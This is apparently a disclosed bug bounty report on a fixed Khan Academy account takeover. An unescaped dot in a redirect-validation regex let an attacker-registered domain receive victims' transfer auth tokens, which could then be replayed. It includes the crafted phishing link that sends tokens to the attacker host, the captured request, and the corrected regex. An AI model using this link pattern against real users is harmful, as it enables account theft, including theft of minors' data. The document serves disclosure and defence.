1-Click Account Takeover via Open Redirect through Regex Bypass in Domain Validation
An unescaped dot in a regular expression used to validate redirect URLs allowed an attacker to register a domain that passed the check, causing the victim's one-time transfer auth token to be sent to the attacker's server. The attacker could then replay this token on a legitimate Khan Academy domain to obtain a full session as the victim.

- Triaged in 3 days
- Fixed in 9 days
- Disclosed after 42 days
Summary
Hello there,
During my security research, I identified a critical vulnerability chain that allows an attacker to achieve full account takeover of any Khan Academy user. The attack exploits an unescaped dot flaw in the KA_DOMAIN_REGEX regular expression used to validate redirect URLs, combined with the transfer auth token mechanism used in the cross-domain authentication.
When a user is redirected to a different Khan Academy subdomain after login, the application generates a one-time transfer auth token and passes it in the URL. By exploiting the regex flaw, an attacker can register a domain that passes the validation check, causing the victim's transfer auth token to be sent to an attacker-controlled server. The attacker then replays this token on any legitimate Khan Academy domain to obtain a full session (KAAS, KAAL, KAAC cookies) as the victim.
Root Cause
When investigating common parameters used in the khanacademy.org apex domain, I noticed the parameter continue triggered a cross-domain authentication. Essentially, it initiates this custom authentication by generating a temporary auth token that can be reconstructed on the cross-domain to establish the same session, on the new domain.
When testing it out, I noticed the url that I passed in continue was subjected to a regex that only allowed specific URLs to be used.
By leaking the map source from https://cdn.kastatic.org/khanacademy/khanacademy.<hash>.js.map, I was able to identify the frontend source code at libs/urls/src/regexp.ts which was responsible to validate what URLs were trusted or not. Effectively, this is the current implementation:
KA_DOMAIN_REGEX = /(^|\.)(khanacademy\.(org|dev|test|local)|kastatic\.org|.*-6fmjyrz2lq-uc.a.run.app)$/
Although at first look, the regex seems correct, it is not really robust. The issue is that dots between uc, a, run, and app are not escaped, meaning it could be any character, not necessarily a dot (.).
With this in mind, I tested for the following subdomain xfarr-6fmjyrz2lq-uc-a-run.app(which I ended up registering myself for this PoC) and a successful Open Redirect was validated.
Intended:   legitimate-service-6fmjyrz2lq-uc.a.run.app    ✓ matches (Legit Cloud Run service)
Unintended: xfarr-6fmjyrz2lq-uc-a-run.app    ✓ matches (Attacker-controlled)
To escalate this vulnerability to a P0, the attacker can lure the victims to click the malicious link:
https://classroom.khanacademy.org/login?continue=https%3A%2F%2Fxfarr-6fmjyrz2lq-uc-a-run.app%2F (Though it can be any domain that uses this feature in the *.khanacademy.org domain).
The victim accesses the classroom.khanacademy.org, which initiates the cross-domain authentication mechanism, consequentially being redirected to the malicious server xfarr-6fmjyrz2lq-uc-a-run.app leaking the Auth Token.
At this point, the attacker can take the auth token and establish the session in any of the *.khanacademy.org domains as the victim.
PoC
Step 1 - Attacker registers a matching domain
The attacker registers a domain xfarr-6fmjyrz2lq-uc-a-run.app. For this proof of concept, I registered:
xfarr-6fmjyrz2lq-uc-a-run.app

This domain passes KA_DOMAIN_REGEX.test() because the unescaped dots match the hyphens.
Step 2 - Attacker sets up an HTTPS listener and crafts a phishing link
The attacker sets up a simple HTTPS server on this domain to capture incoming requests.

The attacker constructs a link that triggers the cross-domain redirect flow:
https://classroom.khanacademy.org/login?continue=https%3A%2F%2Fxfarr-6fmjyrz2lq-uc-a-run.app%2F
This link can be delivered via email, embedded in a classroom assignment, shared in the Discourse forum, or sent through any other communication channel.
Step 3 - Victim clicks the link
When the victim (who is already logged in, or logs in) clicks the link:
-
The Khan Academy SPA loads on
classroom.khanacademy.org(though the scope is *.khanacademy.org). -
The
calculateNextUrlpipeline processes thecontinueparameter -
isKhanAcademyUrl()validates the redirect URL againstKA_DOMAIN_REGEX -
Since the destination hostname (
xfarr-6fmjyrz2lq-uc-a-run.app) differs from the current hostname (classroom.khanacademy.org), themaybeAddAuthTransfer()function is triggered -
The function calls
createTransferAuthTokenMutation, which generates a one-time transfer auth token tied to the victim's session -
The function constructs a redirect URL:
https://xfarr-6fmjyrz2lq-uc-a-run.app/transfer_auth?key=<TOKEN>&continue=/ -
The victim's browser is redirected to the attacker's server
The victim perspective sees a 404:

But on the attacker-controlled server the auth token is leaked:
████████
Step 4 - Attacker captures the token
The attacker's server receives the HTTP request containing the victim's transfer auth token in the URL:
GET /transfer_auth?key=<TOKEN?>&continue=/ HTTP/1.1
Host: xfarr-6fmjyrz2lq-uc-a-run.app
The attacker's server extracts the key parameter value. The token is not consumed at this point because the Khan Academy JavaScript (which calls transferAuthMutation to consume the token) does not run on the attacker's domain. The token remains valid in Khan Academy's backend database.
The attacker will then use this token as a replay attack.
Step 5 - Attacker replays the token
The attacker opens their browser (I am using incognito for the PoC), which will trigger the authentication and complete the Account Takeover.
On this legitimate Khan Academy domain:
-
The SPA loads and reads the
?key=TOKENparameter from the URL -
The JavaScript calls
transferAuthMutation, sending the token to the Go backend -
The backend validates the token against its database, identifies the victim's user account
-
The backend responds with
Set-Cookieheaders, issuing a full set of authentication cookies:KAAS: long-lived session cookieKAAL: short-lived access cookie (contains the user's KAID)KAAC: access control context cookiereauth_token: re-authentication token
-
The attacker's browser is now fully authenticated as the victim
████████
Impact
Impact
This vulnerability allows any attacker to achieve full account takeover of any Khan Academy user, including teachers, students, parents, and district administrators, with a single click from the victim.
The attacker gains complete access to:
- Personal information: email, birthdate, profile data
- Student data: classroom rosters with student emails and KAIDs, progress reports, assignment scores
- Teaching materials: Khanmigo AI-generated documents, lesson plans, chunked text resources
- AI conversation history: private Khanmigo/AI Guide transcripts
- Account settings: ability to modify nickname, language, email preferences
- Classroom management: ability to rename classrooms, modify courses, manage students
- District administration: for district admin accounts, access to school/district management
Since Khan Academy is an educational platform used by millions of students, many of whom are minors, unauthorized access to teacher and student accounts carries particularly severe privacy implications under regulations such as COPPA and FERPA.
Recommended Fix
Escape the dots in the regex
Change:
KA_DOMAIN_REGEX = /(^|\.)(khanacademy\.(org|dev|test|local)|kastatic\.org|.*-6fmjyrz2lq-uc.a.run.app)$/
To:
KA_DOMAIN_REGEX = /(^|\.)(khanacademy\.(org|dev|test|local)|kastatic\.org|.*-6fmjyrz2lq-uc\.a\.run\.app)$/
This ensures only literal dots match, preventing .app TLD domains from passing validation. The authentication itself is not the main issue, as it is leveraged by this small bug.
Additionally, part of the code analysis was immensely facilitated by having discovered the map file associated with the vulnerable function (https://cdn.kastatic.org/khanacademy/khanacademy.<hash>.js.map). Although this is not a vulnerability by itself, it is recommended to not include in production environments.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The regular expression used to validate redirect URLs did not escape the dots in the domain pattern, allowing any character (including hyphens) to match instead of a literal dot.
Impact
An attacker could achieve full account takeover of any Khan Academy user with a single click, gaining access to personal information, student data, teaching materials, and administrative functions.
What the attacker needed
Victim clicks a link; attacker registers a domain; attacker sets up an HTTPS server
The fix
The dots in the regular expression should be escaped to ensure only literal dots match, preventing domains with hyphens from passing validation.
How it was found
- Attacker registers a domain that matches the flawed regex, such as one with hyphens instead of dots.
- Attacker sets up an HTTPS server on that domain to capture incoming requests.
- Attacker crafts a phishing link to the Khan Academy login page with the malicious domain in the 'continue' parameter.
- Victim clicks the link, triggering the cross-domain authentication flow.
- The application generates a one-time transfer auth token and redirects the victim to the attacker's domain with the token in the URL.
- Attacker captures the token and replays it on a legitimate Khan Academy domain to obtain the victim's session cookies.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you log in to a website, it sometimes gives you a special one-time code to move your session to another part of the site. The site checks that the place it sends this code to is safe using a pattern-matching rule. The rule had a mistake: it treated dots in a web address as 'any character', so an attacker could make a web address that looked similar but was actually theirs. The victim's code was sent to the attacker, who used it to log in as the victim.
What is Open redirect?
A trusted site forwards users to any address an attacker picks; rarely paid alone, often the missing link in a chain.




